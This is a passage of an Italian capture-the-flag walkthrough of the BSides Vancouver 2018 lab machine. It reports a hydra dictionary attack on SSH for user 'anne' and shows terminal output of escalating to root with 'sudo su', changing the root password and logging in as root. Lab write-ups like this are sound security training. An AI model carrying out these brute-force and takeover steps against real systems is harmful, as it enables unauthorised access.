
Possiamo ipotizzare che l'utente `anne` abbia privilegi più elevati rispetto agli altri: potrebbero esserci configurazioni specifiche `ssh` sulla macchina che prevedono l'utilizzo di una chiave privata solo per alcuni utenti.

Per questo utente proviamo ad eseguire un attacco a dizionario con `hydra` sul servizio `ssh` utilizzando la lista password `2020-200_most_used_passwords.txt`.



L'attacco va a buon fine e troviamo una password per l'utente `anne`.

Possiamo adesso accedere alla macchina tramite `ssh` con nome utente e password:



Otteniamo l'accesso, confermando che la password trovata con `hydra` è valida.

Provando ad eseguire il comando `sudo su`. Vediamo che dopo aver inserito la password dell'utente `anne` otteniamo i privilegi dell'utente `root` (v. stringa sottolineata in rosso `root@bside2018:/home/anne#`). Con il comando `passwd` risuciamo in questo modo a modificare la password delll'utente `root`.

```
Last login: Mon Sep 25 16:47:40 2023 from 192.168.56.103
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bsides2018:/home/anne#
```

Adesso abbiamo preso possesso dell'utente `root` e possiamo accedere alla macchina con i massimi privilegi.

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.56.101
root@192.168.56.101's password:
Warning: SSH client configured for wide compatibility by kali-tweaks.
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@bsides2018:~#
```

Entriamo nella macchina con l'utente `root` ed eseguiamo il comando `ifconfig` per confermare l'indirizzo IP della macchina exploitata:

```
BsidesVancouver2018 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

Welcome to BSides Vancouver 2018! Happy hacking


bsides2018 login: root
Password:
Last login: Mon Sep 25 16:56:14 PDT 2023 from 192.168.56.103 on pts/1
root@bsides2018:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:29:fe
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:29fe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1180 (1.1 KB)  TX bytes:8727 (8.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1164 (1.1 KB)  TX bytes:1164 (1.1 KB)

root@bsides2018:~# _
```